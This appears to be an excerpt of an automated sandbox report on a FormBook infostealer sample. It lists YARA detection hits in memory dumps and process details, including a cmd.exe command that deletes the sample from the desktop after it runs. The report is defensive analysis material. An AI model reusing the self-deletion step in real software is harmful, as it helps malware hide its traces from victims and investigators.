Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.529641329.0000000000800000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.531711624.0000000000B40000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000012.00000002.531711624.0000000000B40000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.531711624.0000000000B40000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.531711624.0000000000B40000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.532244734.0000000000B70000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000012.00000002.532244734.0000000000B70000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.532244734.0000000000B70000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.532244734.0000000000B70000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	81A6A7	NtReadFile

Analysis Process: cmd.exe PID: **1672**, Parent PID: **5440**

General

Target ID:	19
Start time:	17:53:40
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\0098764345678.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2616**, Parent PID: **1672**

General	
Target ID:	20
Start time:	17:53:44
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly